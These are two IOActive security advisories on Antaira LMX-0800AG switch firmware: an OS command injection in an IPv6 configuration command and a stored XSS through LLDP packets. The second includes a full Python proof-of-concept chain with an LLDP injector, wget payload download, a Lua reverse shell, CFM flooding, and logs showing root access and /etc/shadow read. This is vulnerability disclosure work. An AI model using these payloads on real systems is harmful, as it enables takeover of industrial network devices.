# IOActive Security Advisory

| Title | Configuration Shell Escape in Antaira LMX-0800AG |
|---|---|
| Severity | Medium – 4.4 – CVSS v3 Vector (CVSS:3.0/AV:L/AC:L/PR:H/UI:N/S:U/C:N/I:H/A:N) |
| Discovered by | Alexander Bolshev (IOActive, https://ioactive.com) |
| Advisory Date | June 17, 2019 |

## Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch[1]
  Firmware v2.8 (28.12.2017)

Potentially vulnerable:

- Firmware v2.8 applies to the following products: LMX-0800(-T), LMX-0802-M(-T), LMX-0802-ST-M(-T), LMX-0802-S3(-T), LMX-0802-ST-S3(-T), LMX-0800G(-T), LMX-0804G-SFP(-T), LMP-0800G(-T), LMP-0800G-24(-T), LMP-0804G-SFP(-T), LMP-1002C-SFP(-T), LMP-1002C-SFP-24(-T), LMX-1002C-SFP(-T), LMX-1002G-SFP(-T), LMX-1202G-SFP(-T), LMX-1204G-SFP(-T), LMP-1002G-SFP(-T), LMP-1002G-SFP-24(-T), LMP-1202G-SFP(-T), LMP-1204G-SFP(-T)[2]

## Impact

An authenticated malicious user with access to the web interface (with manager privileges) or via SSH/Serial connection (with `enable`/`config` privileges) can inject Operating System (OS) commands in `ipv6` commands, which will be executed with `root` privileges on the switch. The malicious user would then be able to fully compromise the switch, install custom software, extract firmware, install a backdoor, and pivot inside the network connected to the device.

## Background

Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.[1]

[1] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

[2] Source: README from the firmware package

 

Antaira's management console can be accessed by connecting to the switch over SSH or by using a serial console cable. The console provides limited shell access with a restricted set of commands required for management. The same restricted console is exposed via the web interface. Antaira does not provide full shell access to the device out of the box.

## Technical Details

The Antaira management console is implemented using a combination of three elements:

- `/usr/bin/clilsh` module, which implements every management console command and listens for incoming connections on localhost port(s) 54044 (54045, 54046, etc.).
- BusyBox `telnet` client, which establishes a connection to the management console port(s). It is configured as the default Linux shell for admin and other OS users.
- `sshd` server, which provides authentication and encryption.

When operators connect to the switch over SSH after entering their credentials, they are provided with a custom restricted shell, which is no more than a BusyBox `telnet` client connected to `localhost:54044`, where `clilsh` is listening. Similarly, when operators with a manager role connect to the web interface (provided using the GoAhead web server), another instance of `clilsh` is launched. The web application then translates options from the UI to CLI commands, sent using Ajax. It should be noted that in both instances, the binary `/usr/bin/clilsh` is running with root privileges.

Upon further analysis, the `/usr/bin/cliclsh` binary was found to perform insufficient user input sanitization. A malicious operator could inject commands, escape the restricted shell, and gain full access to a root shell on the Linux OS.

In the following screenshot, the disassembled code of the `ipv6 address add` configuration command parser is shown:

 




*Figure 1. Disassembled Code for 'ipv6 address add'*

As can be seen above, the user input (IPv6 address) is formatted inside a string and then executed using `popen`. At no point is the user input specifically filtered or sanitized, allowing a malicious operator to inject shell delimiters or operators such as `;` `|` `&` etc. For instance, supplying the IPv6 address `www;id;`, the formatted command will become `ip -6 addr add dev br0 www;id; 2>&1` and the `id` command will be executed with root privileges on the device:

```
Switch(config)# ipv6 address add 'www;id;';
Usage: ipv6 address add [IPV6_ADDR</PREFIX_LEN>]
uid=0(root) gid=0(root)
Switch(config)# ipv6 address add 'www;uname -a;';
Usage: ipv6 address add [IPV6_ADDR</PREFIX_LEN>]
Linux Switch 3.14.18+ #1 Thu Nov 9 09:14:16 CST 2017 mips GNU/Linux
```

## Fixes

Sanitize arguments, particularly when interacting with OS commands. Furthermore, because IPv6 addresses have a common format, it is possible to detect invalid symbols in the supplied IPv6 address and stop processing it.

For additional information, refer to:

- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'): http://cwe.mitre.org/data/definitions/78.html
- CWE-88: Argument Injection or Modification: http://cwe.mitre.org/data/definitions/88.html

 

## Mitigation

The vendor recommends upgrading to the latest version of firmware, which mitigates the vulnerabilities listed in this advisory.

## Timeline

- 2019-05-14: IOActive discovers vulnerability
- 2019-06-06: IOActive notifies vendor
- 2019-06-17: IOActive advisory published

 

# IOActive Security Advisory

| Title | HTML Injection in LLDP Packet System Name Field Leads to Persistent Cross-site Scripting in Antaira LMX-0800AG |
|---|---|
| Severity | High – 7.1 – CVSS v3 Vector (CVSS:3.0/AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H) |
| Discovered by | Alexander Bolshev (IOActive, https://ioactive.com) |
| Advisory Date | June 17, 2019 |

## Affected Products

Confirmed vulnerable:

- Antaira LMX-0800AG 8-Port Industrial Managed Ethernet Switch[3]
  Firmware v2.8 (28.12.2017)

Potentially vulnerable:

- Firmware v2.8 applies to the following products: LMX-0800(-T), LMX-0802-M(-T), LMX-0802-ST-M(-T), LMX-0802-S3(-T), LMX-0802-ST-S3(-T), LMX-0800G(-T), LMX-0804G-SFP(-T), LMP-0800G(-T), LMP-0800G-24(-T), LMP-0804G-SFP(-T), LMP-1002C-SFP(-T), LMP-1002C-SFP-24(-T), LMX-1002C-SFP(-T), LMX-1002G-SFP(-T), LMX-1202G-SFP(-T), LMX-1204G-SFP(-T), LMP-1002G-SFP(-T), LMP-1002G-SFP-24(-T), LMP-1202G-SFP(-T), LMP-1204G-SFP(-T)[4]

## Impact

An unauthenticated attacker located in an adjacent network could send malicious Link Layer Discovery Protocol (LLDP) packets containing JavaScript code embedded in the System Names attribute. This will poison the web interface of the Antaira switch, showing the LDDP neighbors and resulting in a stored cross-site scripting (XSS) vulnerability. It should be noted that LLDP discovery is not enabled by default in firmware v2.8.

After poisoning the page, the attacker could either wait for an operator to access it or induce the operator to access it (e.g. by flooding the switch interface with corrupted CFM (Ethernet ring) packets to generate warnings and interface state change events, thus attracting the operator's attention), which will execute the JavaScript code. The JavaScript code could then exploit the configuration shell escape vulnerability reported by IOActive and execute OS commands with root privileges on the switch, leading to its full compromise.

[3] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800

[4] Source: README from the firmware package

 

## Background

Antaira's LMX-0800 is an 8-port industrial managed Ethernet switch that is equipped with 8*10/100Tx Fast Ethernet ports. This model is a fully manageable industrial Ethernet switch pre-loaded with standard Layer 2 network management software.[5]

LLDP is a vendor-neutral protocol used by network devices for advertising their identity, capabilities, and neighbors on a local area network based on IEEE 802 technology, principally, wired Ethernet.[6]

Antaira provides a web management interface that can be used by privileged operators to configure the switch. LLDP functionality, which is disabled by default in firmware v2.8, may be enabled in the web interface by operators with manager privileges to list LLDP neighbors.

## Technical Details

The Antaira switch is using the `lldpd` daemon for LLDP support. The `/usr/bin/clilsh` binary is interacting with the `lldp` system service to retrieve information about the LLDP neighbors, which is then displayed back to the operators when using the command `show lldp neighbor`.

In the web interface, the command is executed using Ajax requests, as shown below:

```
POST /action/GET HTTP/1.1
Host: 192.168.1.254
Cookie: -goahead-session-=::webs.session::d55e[…]260c
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=utf-8
Content-Length: 30

{"cmd":["show lldp neighbor"]}
```

The response of the Ajax request is then directly inserted in JavaScript code, without any sanitization by `lldp`, `/usr/bin/clilsh`, or GoAhead. As such, it is possible for an attacker who is able to send LLDP advertisements to the switch to inject malicious JavaScript code inside the System Name attribute of an LLDP packet:

[5] http://www.antaira.com/products/managed-10-100Mbps/LMX-0800
[6] https://en.wikipedia.org/wiki/Link_Layer_Discovery_Protocol

 

```
4075 22:31:08.073902   3comCorp_ff:fe:fd  LLDP_Multicast     LLDP        167 NoS = 7c:cb:0d:0c:33:3b Port Id = 7 TTL = 60 System Name = <script>alert(1)</script> System I
▶ Frame 4075: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface 0
▶ Ethernet II, Src: 3comCorp_ff:fe:fd (00:01:02:ff:fe:fd), Dst: LLDP_Multicast (01:80:c2:00:00:0e)
▼ Link Layer Discovery Protocol
  ▶ Chassis Subtype = MAC address, Id: 7c:cb:0d:0c:33:3b
  ▶ Port Subtype = Locally assigned, Id: 7
  ▶ Time To Live = 60 sec
  ▶ System Name = <script>alert(1)</script>
  ▶ System Description = Industrial 8-port Ethernet Switch with 8x 10/100/1000TX
  ▶ Capabilities
  ▶ Management Address
  ▶ Port Description = lan7
  ▶ IEEE 802.3 - Link Aggregation
  ▶ IEEE 802.3 - MAC/PHY Configuration/Status
  ▶ End of LLDPDU

0000  01 80 c2 00 00 0e 00 01  02 ff fe fd 88 cc 02 07   ........ ........
0010  04 7c cb 0d 0c 33 3b 04  02 07 37 06 02 00 3c 0a   .|...3;. ..7...<.
0020  19 3c 73 63 72 69 70 74  3e 61 6c 65 72 74 28 31   .<script >alert(1
0030  29 3c 2f 73 63 72 69 70  74 3e 0c 39 49 6e 64 75   )</scrip t>.9Indu
0040  73 74 72 69 61 6c 20 38  2d 70 6f 72 74 20 45 74   strial 8 -port Et
0050  68 65 72 6e 65 74 20 53  77 69 74 63 68 20 77 69   hernet S witch wi
0060  74 68 20 38 78 20 31 30  2f 31 30 30 2f 31 30 30   th 8x 10 /100/100
0070  30 54 58 20 20 0e 04 00  04 00 04 10 0c 05 01 c0   0TX  ... ........
0080  a8 01 fe 02 00 00 00 26  00 08 04 6c 61 6e 37 fe   .......& ...lan7.
0090  09 00 12 0f 03 01 00 00  00 00 fe 09 00 12 0f 01   ........ ........
00a0  03 6c 03 00 1e 00 00                               .l.....
```

*Figure 2. LLDP Packet Embedding Malicious JavaScript Code*

When executing the `show lldp neighbor` command in the CLI, the following information is shown:

```
================================================== LLDP NEIGHBORS ==================================================
=========
#Local Port   #Chassis ID          #Remote Port ID      #System name      #Port Description  #System Capabilities      #Management
 Address
lan6           7c:cb:0d:0c:33:3b    7                    <script>alert(1)</script> lan7              Bridge(+)                 19
2.168.1.254

Switch(config)#
```

*Figure 3. Malicious System Name Shown in the CLI*

When accessing the LLDP neighbor page on the web interface, the System Name containing the JavaScript is reflected in the response without being sanitized, leading to XSS. Since the XSS is executed each time the page is accessed, it is considered stored:




*Figure 4. XSS in the LLDP Neighbor Web Page*

 

The malicious LLDP packet can be generated using the following Scapy/Python code:

```
payload1 = bytearray
((0x02,0x07,0x04,0x7c,0xcb,0x0d,0x0c,0x33,0x3b,0x04,0x02,0x07,0x37,0x06,0x
02,0x00
,0x3c,0x0a, 0x19))

inj = '<script>alert(1)</script>'
b = bytearray(0)
b.extend(map(ord, inj))

payload3 = bytearray ((0x0c,0x39,0x49,0x6e,0x64,0x75,0x73
,0x74,0x72,0x69,0x61,0x6c,0x20,0x38,0x2d,0x70,0x6f,0x72,0x74,0x20,0x45,0x7
4,0x68
,0x65,0x72,0x6e,0x65,0x74,0x20,0x53,0x77,0x69,0x74,0x63,0x68,0x20,0x77,0x6
9,0x74
,0x68,0x20,0x38,0x78,0x20,0x31,0x30,0x2f,0x31,0x30,0x30,0x2f,0x31,0x30,0x3
0,0x30
,0x54,0x58,0x20,0x20,0x0e,0x04,0x00,0x04,0x00,0x04,0x10,0x0c,0x05,0x01,0xc
0,0xa8
,0x01,0xfe,0x02,0x00,0x00,0x00,0x26,0x00,0x08,0x04,0x6c,0x61,0x6e,0x37,0xf
e,0x09
,0x00,0x12,0x0f,0x03,0x01,0x00,0x00,0x00,0x00,0xfe,0x09,0x00,0x12,0x0f,0x0
1,0x03
,0x6c,0x03,0x00,0x1e))

payload = bytes( payload1 + b + payload3 )

mac_lldp_multicast = '01:80:c2:00:00:0e'
eth = Ether(src='00:01:02:ff:fe:fd', dst=mac_lldp_multicast, type=0x88cc)
frame = eth / Raw(load=bytes(payload)) / Padding(b'\x00\x00')
frame.show()
sendp(frame, iface="en6")
```

The attacker can combine the stored XSS issue with the previous OS command injection vulnerability disclosed by IOActive to inject OS commands on the switch that will be run with root privileges. The following logic would be followed:

1. Generate LLDP packets with malicious JavaScript payload, which will download a second stage of the exploit from the attacker's machine.
2. (Optional) Flood the switch interface with corrupted CFM (Ethernet ring) packets to render the switch unstable, thus increasing the likelihood that an operator will login to the switch interface, access the LLDP neighbors web page, and trigger the first stage from Step 1.
3. The second stage uses the session of the operator who triggered the first stage to inject a reverse shell in the `ipv6 address add`, which will give the attacker remote shell on the switch with root privileges.

Malware could automate the attack as part of its campaign, as presented in the following Proof-of-Concept script:

```
from http.server import BaseHTTPRequestHandler,HTTPServer
from scapy.all import sendp, Ether, Raw, Padding, fuzz
import threading
```

 

```
import time
import sys, select, socket

################################## Cmd parser
##############################

if len(sys.argv) == 1:
  print("LMX-0800AG XSS/LLDP exploit")
  print("Usage: " + sys.argv[0] + " <reverse_shell_host_ip>
<webserver_port> <reverse_shell_port> <lldp_iface> [cfm_iface]")
  quit()
elif len(sys.argv) >= 5:
  host = sys.argv[1]
  webserver_port = int(sys.argv[2])
  revshell_port = int(sys.argv[3])
  lldp_iface = sys.argv[4]
  if len(sys.argv) == 6:
        cfm_iface = sys.argv[5]
        log("CFM option selected, sending garbage on iface " + cfm_iface)
  else:
        cfm_iface = ""

################################## /Cmd parser
##############################

################################## Payloads
##################################

js_payload = "$.ajax(generate_post_json('GET', {'cmd':[\"ipv6 address add
'www;/usr/bin/wget " + host +":" + str(webserver_port) + "/l.lua;'\"]},
function f(data){})); $.ajax(generate_post_json('GET', {'cmd':[\"ipv6
address add 'www;lua l.lua;'\"]}, function f(data){}));"
lua_payload = 'local host, port = "' + host + '", ' + str(revshell_port) +
' local socket = require("socket") local tcp = socket.tcp() local io =
require("io") tcp:connect(host, port); while true do local cmd, status,
partial = tcp:receive() local f = io.popen(cmd, \'r\') local s =
f:read("*a") f:close() tcp:send(s) if status == "closed" then break end
end tcp:close()'

################################## /Payloads
##################################


################################## Logging
##################################
monthname = [None,
                'Jan', 'Feb', 'Mar', 'Apr', 'May', 'Jun',
                'Jul', 'Aug', 'Sep', 'Oct', 'Nov', 'Dec']
def log_date_time_string():
        now = time.time()
        year, month, day, hh, mm, ss, x, y, z = time.localtime(now)
        s = "%02d/%3s/%04d %02d:%02d:%02d" % (
                day, monthname[month], year, hh, mm, ss)
        return s
def log(data):
  sys.stderr.write("%s - - [%s] %s\n" %
                         (host,
```

 

```
                            log_date_time_string(),
                            data))
################################## /Logging
################################

################################## Netcat impl
##############################

class Netcat:
  def __init__(self, ip, port):
        self.buff = ""
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.socket.bind((ip, port))
        log("Started reverse shell on " + ip + ":" + str(port))
        self.socket.listen(1)

  def accept(self):
        current_connection, address = self.socket.accept()
        log("Accepted connection from " + str(address))
        self.current_connection = current_connection
        self.address = address


  def read(self, length = 1024):
        return self.current_connection.recv(length)

  def read_until(self, data):
        while not data in self.buff:
              self.buff += self.current_connection.recv(1024)

        pos = self.buff.find(data)
        rval = self.buff[:pos + len(data)]
        self.buff = self.buff[pos + len(data):]

        return rval

  def write(self, data):

        self.current_connection.send(data)

  def close(self):

        self.current_connection.close()
        self.socket.close()

def nc_read_thread_function(nc):
  while 1:
        text = input("> ")
        nc.write(bytes(text + "\n", 'utf-8'))

def nc_write_thread_function(nc):
  while 1:
        text = nc.read()
        print(text.decode("utf-8"), end='')

def nc_thread_function(lldpths, cfmths):
```

 

```
  nc = Netcat(host, revshell_port)
  nc.accept()
  log("Reverse shell established, type commands and press <ENTER>")
  nc.write(bytes("uname -a; id\n", 'utf-8'))
  lldpths.stop()
  cfmths.stop()
  ncreader = threading.Thread(target=nc_read_thread_function, args=(nc,))
  ncreader.start()
  ncwrite = threading.Thread(target=nc_write_thread_function, args=(nc,))
  ncwrite.start()

################################# /Netcat impl
############################

################################# LLDP sender
############################

class lldp_thread(threading.Thread):
  def __init__(self):
        super(lldp_thread, self).__init__()
        self.stoprequest = threading.Event()

  def stop(self):
        self.stoprequest.set()

  def run(self):
        log('Started lldp thread ')
        payload1 = bytearray
((0x02,0x07,0x04,0x7c,0xcb,0x0d,0x0c,0x33,0x3b,0x04,0x02,0x07,0x37,0x06,0x
02,0x00,0x3c,0x0a, 0x38))

        inj = "<script>$.getScript('http://" + host +":" +
str(webserver_port) + "')</script>"
        b = bytearray(0)
        b.extend(map(ord, inj))

        payload3 = bytearray ((0x0c,0x39,0x49,0x6e,0x64,0x75,0x73

  ,0x74,0x72,0x69,0x61,0x6c,0x20,0x38,0x2d,0x70,0x6f,0x72,0x74,0x20,0x45,
0x74,0x68

  ,0x65,0x72,0x6e,0x65,0x74,0x20,0x53,0x77,0x69,0x74,0x63,0x68,0x20,0x77,
0x69,0x74

  ,0x68,0x20,0x38,0x78,0x20,0x31,0x30,0x2f,0x31,0x30,0x30,0x2f,0x31,0x30,
0x30,0x30

  ,0x54,0x58,0x20,0x20,0x0e,0x04,0x00,0x04,0x00,0x04,0x10,0x0c,0x05,0x01,
0xc0,0xa8

  ,0x01,0xfe,0x02,0x00,0x00,0x00,0x26,0x00,0x08,0x04,0x6c,0x61,0x6e,0x37,
0xfe,0x09

  ,0x00,0x12,0x0f,0x03,0x01,0x00,0x00,0x00,0x00,0xfe,0x09,0x00,0x12,0x0f,
0x01,0x03
        ,0x6c,0x03,0x00,0x1e))
```

 

```
        payload = bytes( payload1 + b + payload3 )

        mac_lldp_multicast = '01:80:c2:00:00:0e'
        eth = Ether(src='00:01:02:ff:fe:fd', dst=mac_lldp_multicast,
type=0x88cc)
        frame = eth / Raw(load=bytes(payload)) / Padding(b'\x00\x00')
        log("Packet prepared for sending")
        #frame.show()
        while not self.stoprequest.isSet():
              sendp(frame, iface=lldp_iface, verbose=False)
              log('LLDP packet sent')
              time.sleep(10)

################################# /LLDP sender
############################

################################# CFM sender
############################

class cfm_thread(threading.Thread):
  def __init__(self):
        super(cfm_thread, self).__init__()
        self.stoprequest = threading.Event()

  def stop(self):
        self.stoprequest.set()

  def run(self):
        log('Started CFM thread ')

        mac_cfm = '01:19:a7:00:00:03'
        prefix8021 = bytearray((0xe0,0x01,0x89,0x02))

        payload = bytearray
((0xe1,0x28,0x00,0x20,0xb0,0x20,0x7c,0xcb,0x0d,0x0c,0x33,0x3b,

  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,
        0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00))

        eth = Ether(src='00:01:02:ff:fe:fd', dst=mac_cfm, type=0x8100)

        log("Packet header prepared, now sending")

        while not self.stoprequest.isSet():
              frame = eth / Raw(load=bytes(prefix8021)) /
fuzz(Raw(load=bytes(payload)))
              sendp(frame, iface=cfm_iface, verbose=False)
              time.sleep(1)

################################# /CFM sender
############################


################################# HTTP handlers
############################
```

 

```
class myHandler(BaseHTTPRequestHandler):
  def do_js(self):
        log("[1] Success! JS request received")
        self.send_response(200)
        self.send_header('Content-type','text/javascript')
        self.end_headers()
        self.wfile.write(bytes(js_payload, 'utf-8'))

  def do_lua(self):
        log("[2] Success! LUA reverse request received")
        self.send_response(200)
        self.send_header('Content-type','application/octet-stream')
        self.end_headers()
        self.wfile.write(bytes(lua_payload, 'utf-8'))

  def do_GET(self):
        file_path = self.path.split("?")[0]
        if file_path == "/l.lua":
              self.do_lua()
        elif file_path == "/":
              self.do_js()

################################## /HTTP handlers
#########################

################################## Main code
##############################

log("LMX-0800AG XSS/LLDP exploit started")

lldpsender = lldp_thread()
lldpsender.start()

cfmsender = cfm_thread()

if cfm_iface != "":
  cfmsender.start()

server = HTTPServer(('', webserver_port), myHandler)
log('Started httpserver on port ' + str(webserver_port))

ncthr = threading.Thread(target=nc_thread_function,
args=(lldpsender,cfmsender,))
ncthr.start()

server.serve_forever()
```

Executing the script above and having an operator access the switch web interface leads to the following result:

 

```
$ sudo python3 exploit1.py 192.168.1.35 8000 4444 en7 en7
192.168.1.35 - - [14/May/2019 17:37:23] Switch XSS/LLDP exploit started
192.168.1.35 - - [14/May/2019 17:37:23] Started lldp thread
192.168.1.35 - - [14/May/2019 17:37:23] Started CFM thread
192.168.1.35 - - [14/May/2019 17:37:23] Packet prepared for sending
192.168.1.35 - - [14/May/2019 17:37:23] Packet header prepared, now sending
192.168.1.35 - - [14/May/2019 17:37:23] LLDP packet sent
192.168.1.35 - - [14/May/2019 17:37:23] Started httpserver on port 8000
192.168.1.35 - - [14/May/2019 17:37:23] Started reverse shell on 192.168.1.35:4444
192.168.1.35 - - [14/May/2019 17:37:33] LLDP packet sent
192.168.1.35 - - [14/May/2019 17:37:43] LLDP packet sent
192.168.1.35 - - [14/May/2019 17:37:45] [1] Success! JS request received
192.168.1.35 - - [14/May/2019 17:37:45] "GET /?_=1557070493198 HTTP/1.1" 200 -
192.168.1.35 - - [14/May/2019 17:37:46] [2] Success! LUA reverse request received
192.168.1.254 - - [14/May/2019 17:37:46] "GET /l.lua HTTP/1.1" 200 -
192.168.1.35 - - [14/May/2019 17:37:46] Accepted connection from ('192.168.1.254', 39080)
192.168.1.35 - - [14/May/2019 17:37:46] Reverse shell established, type commands and press <ENTER>
> Linux Switch 3.14.18+ #1 Thu Nov 9 09:14:16 CST 2017 mips GNU/Linux
uid=0(root) gid=0(root)
cat /etc/shadow
> root::10933:0:99999:7:::
```

*Figure 5. Successful Reverse Shell After Chaining Both Vulnerabilities*

## Fixes

The first step in remediating XSS vulnerabilities is analyzing the various components of the application that are receiving data from outside channels. From there, rigorously determine the expected input and specifically what should be allowed. IOActive recommends developing a whitelist of allowed inputs, as blacklisting can become a management burden and inevitably inputs will be overlooked. Proper output encoding is the best and quickest way to mitigate XSS vulnerabilities, because the vulnerability presents itself when the client's web browser executes script code presented on a given page. Output encoding prevents injected script from being sent to users in an executable form.

## Mitigation

The vendor recommends upgrading to the latest version of firmware, which mitigates the vulnerabilities listed in this advisory.

## Timeline

- 2019-05-14: IOActive discovers vulnerability
- 2019-06-06: IOActive notifies vendor
- 2019-06-17: IOActive advisory published

 